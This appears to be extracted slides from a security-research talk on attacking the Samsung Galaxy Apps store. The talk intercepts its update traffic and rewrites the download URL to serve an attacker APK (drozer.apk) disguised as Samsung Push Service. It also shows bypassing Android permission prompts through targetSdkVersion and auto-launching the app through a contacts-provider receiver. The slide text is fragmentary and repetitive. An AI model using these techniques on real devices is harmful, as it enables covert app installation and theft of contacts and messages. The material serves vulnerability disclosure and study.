


Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server



Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server

The diagram illustrates the communication flow for downloading an APK. It features three vertical lanes: Galaxy Apps, Attacker, and Samsung Server. A dashed box encloses the XML data being exchanged. Arrows indicate the direction of the request and response.

Request (from Galaxy Apps to Attacker):

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
  <response id="2316" name="downloadForRestore" returnCode="0" transactionId="257eebcda007">
    <errorInfo>
      <errorString errorCode="0">success</errorString>
    </errorInfo>
    <list numValue="12">
      <value name="downloadURI">http://samsappsbn.vo.llnwd.net/...</value>
      <value name="contentsSize">1588893</value>
      <value name="productID">000000202169</value>
      <value name="productName">Samsung Push Service</value>
      <value name="installSize">1588893</value>
      <value name="signature">73-114-39108-688063-79...</value>
      <!-- ... -->
    </list>
  </response>
</SamsungProtocol>
```

Response (from Attacker to Samsung Server):

```
getUpdateList
productDetailMain
downloadForRestore
```

Modified Request (from Samsung Server to Attacker):

```
getUpdateList
productDetailMain
downloadForRestore
```

Downloading and Installing APK

Galaxy Apps

Attacker

Samsung Server


```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
  <response id="2316" name="downloadForRestore" returnCode="0" transactionId="257eebcda007">
    <errorInfo>
      <errorString errorCode="0">success</errorString>
    </errorInfo>
    <list numValue="12">
      <value name="downloadURI">http://10.42.0.30:8000/drozer.apk</value>
      <value name="contentsSize">23890056</value>
      <value name="productID">000000202169</value>
      <value name="productName">Samsung Push Service</value>
      <value name="installSize">23890056</value>
      <value name="signature">11-33-35-8-53-93-43-...</value>
      <!-- ... -->
    </list>
  </response>
</SamsungProtocol>
```

Downloading and Installing APK

Galaxy Apps


Attacker

Samsung Server



Permission Request Prompts

- Runtime permission requests introduced in Marshmallow
 - Android 6.0+ (API 23+) and...
 - The application's 'targetSdkVersion' is set to 23+
- Dangerous permissions are only granted at runtime



Permission Prompt Bypass

- Building the APK to bypass permission prompts
 - Set 'targetSdkVersion' to 18 (Jelly Bean)

As Android evolves with each new version, some behaviors and even appearances might change. However, if the API level of the platform is higher than the version declared by your app's targetSdkVersion, the system may enable compatibility behaviors to ensure that your app continues to work the way you expect.

<https://developer.android.com/guide/topics/manifest/uses-sdk-element.html#target>

- Changes in Android P

Are we done yet?

- We assumed APK install would be enough
- Chatted to ZDI to clarify a few things
 - Code execution
 - Exfiltrated sensitive data
 - Contacts
 - Messages, etc.
- Dormant APK won't cut it...



Launching Application

- Applications are placed in 'stopped' mode upon installation
 - Android 3.1+ (API 12+)
 - Prevents self-launching
- (Modified) Android Contacts Provider
 - Code heavily modified by Samsung
 - `com.android.providers.contacts`

(Modified) Android Contacts Provider

```
<receiver android:name="PackageIntentReceiver">
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_ADDED"/>
    <data android:scheme="package"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_REPLACED"/>
    <data android:scheme="package"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_REMOVED"/>
    <data android:scheme="package"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_CHANGED"/>
    <data android:scheme="package"/>
  </intent-filter>
</receiver>
```

Launching Application

